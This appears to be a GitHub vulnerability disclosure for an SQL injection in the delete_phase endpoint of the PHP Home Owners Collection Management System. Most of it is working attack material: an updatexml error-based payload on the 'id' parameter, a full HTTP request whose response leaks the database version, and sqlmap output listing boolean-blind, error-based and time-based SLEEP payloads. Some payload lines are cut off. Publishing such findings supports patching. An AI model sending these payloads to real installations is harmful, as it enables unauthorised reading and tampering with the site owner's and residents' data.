<> Code   ⊙ Issues   ⅄ Pull requests   ▷ Actions   ⊞ Projects   ⊘ Security   ⬈ Insights

ᵖ main ▾   ⋯

bug_report / vendors / oretnom23 / Home-Owners-Collection-Management / **SQLi-4.md**

🐕 **debug601** Create SQLi-4.md   ⟳ History

⨳ **1 contributor**

48 lines (37 sloc) | 2 KB   ⋯

Home Owners Collection Management System has SQL injection vulnerability

vendor : https://www.sourcecodester.com/php/15162/home-owners-collection-management-system-phpoop-free-source-code.html

Vulnerability file: /hocms/classes/Master.php?f=delete_phase

Vulnerability location: /hocms/classes/Master.php?f=delete_phase,id

[+]Payload: id=1' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is Injection point

```
POST /hocms/classes/Master.php?f=delete_phase HTTP/1.1
Host: 192.168.1.19
Content-Length: 64
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.1.19
Referer: http://192.168.1.19/hocms/admin/?page=phases
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
```

Cookie: PHPSESSID=vfe306mj2a11p5q94440ttg4bd

Connection: close

id=1' and updatexml(1,concat(0x7e,(select version()),0x7e),0)--+ //id is

Injection point

```
POST /hocms/classes/Master.php?f=delete_phase HTTP/1.1        HTTP/1.1 200 OK
Host: 192.168.1.19                                            Date: Mon, 28 Mar 2022 03:53:02 GMT
Content-Length: 64                                           Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
Accept: application/json, text/javascript, */*; q=0.01       X-Powered-By: PHP/8.0.7
X-Requested-With: XMLHttpRequest                             Expires: Thu, 19 Nov 1981 08:52:00 GMT
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)        Cache-Control: no-store, no-cache, must-revalidate
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.82   Pragma: no-cache
Safari/537.36                                                Access-Control-Allow-Origin: *
Content-Type: application/x-www-form-urlencoded;             Content-Length: 69
charset=UTF-8                                                Connection: close
Origin: http://192.168.1.19                                 Content-Type: text/html; charset=UTF-8
Referer: http://192.168.1.19/hocms/admin/?page=phases
Accept-Encoding: gzip, deflate                              {"status":"failed","error":"XPATH syntax error: '~10.4.19-MariaDB~'"}
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=vfe306mj2a11p5q94440ttg4bd
Connection: close

id=1' and updatexml(1,concat(0x7e,(select
version()),0x7e),0)--+|
```

Parameter: id (POST)

    Type: boolean-based blind

    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY cla

    Payload: id=1' RLIKE (SELECT (CASE WHEN (3093=3093) THEN 1 ELSE 0x28 END))-- TVa


    Type: error-based

    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause

    Payload: id=1' AND (SELECT 9655 FROM(SELECT COUNT(*),CONCAT(0x716a787a71,(SELECT

    Type: time-based blind

    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

    Payload: id=1' AND (SELECT 5645 FROM (SELECT(SLEEP(5)))IsZT)-- rkXc

---

◀ ███████████ ▶

```
[12:16:24] [INFO] testing MySQL UNION query (random number) - 81 to 100 columns
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 388 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: id=1' RLIKE (SELECT (CASE WHEN (3093=3093) THEN 1 ELSE 0x28 END))-- TVaW

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 9655 FROM(SELECT COUNT(*),CONCAT(0x716a787a71,(SELECT (ELT(9655=9655,1))),0x71786a7071,FLOOR(
EMA.PLUGINS GROUP BY x)a)-- rFkx

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 5645 FROM (SELECT(SLEEP(5)))IsZT)-- rkXc
---
[12:16:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.0.7, Apache 2.4.48
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
```